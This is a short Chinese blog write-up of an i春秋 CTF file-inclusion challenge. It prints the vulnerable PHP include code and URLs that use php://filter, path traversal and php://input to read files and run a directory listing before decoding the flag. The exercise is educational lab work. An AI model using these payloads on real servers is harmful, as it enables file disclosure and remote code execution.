

i春秋 include wp

原创

Garybr0 于 2021-01-16 20:31:17 发布 68 收藏

分类专栏: [CTF writeup 文件包含](#) 文章标签: [文件包含漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45253216/article/details/112724062

版权



[CTF writeup 同时被 2 个专栏收录](#)

16 篇文章 0 订阅

订阅专栏



[文件包含](#)

3 篇文章 0 订阅

订阅专栏

继续水题

i春秋上的一道50分简单题目, 提示是文件包含include。

记得原来做的文件包含题目, 直接用php://filter就能把flag文件以base64编码的格式显示出来, 这么简单一题, 应该一样。

```
4a5edc8f0d2541dca4d0fa9d405ad8c284c81c7ba25841e3.changame.ichunqiu.com/?path=php://filter/read=convert.base64-encode/resource=flag
```

```
<?php
show_source($_FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```

什么都没有, 猜测在根目录下。


```
4a5edc8f0d2541dca4d0fa9d405ad8c284c81c7ba25841e3.changame.ichunqiu.com/?path=php://filter/read=convert.base64-encode/resource=../../../../flag
```

```
<?php
show_source($_FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```


还是什么都没有, 那咋办? 估计flag被改名了, 所以要查看目录结构, 要知道PHP伪协议不只有read, 还有input输入。

```
4a5edc8f0d2541dca4d0fa9d405ad8c284c81c7ba25841e3.changame.ichunqiu.com/?path=php:%2f%2finput
```

```
<?php
show_source($_FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```



查看目录结构ls，然后就发现了一个贼丑的php文件，肯定是把flag的名改成这个了。



对返回的base64编码解码，果然flag。

base编码

base16、base32、base64

PD9waHAgCiRmbGFnPSJmbGFne2VINGM4NmQwLWUxNTQtNDJjNi05YmFmLTM3Y2VkOWYwYTkwnn0iOwo=

编码 base64

字符集 utf8(unicode编码)

编码

解码

```
<?php  
$flag="flag{ee4c86d0-e154-42c6-9baf-37ced9f0a906}";
```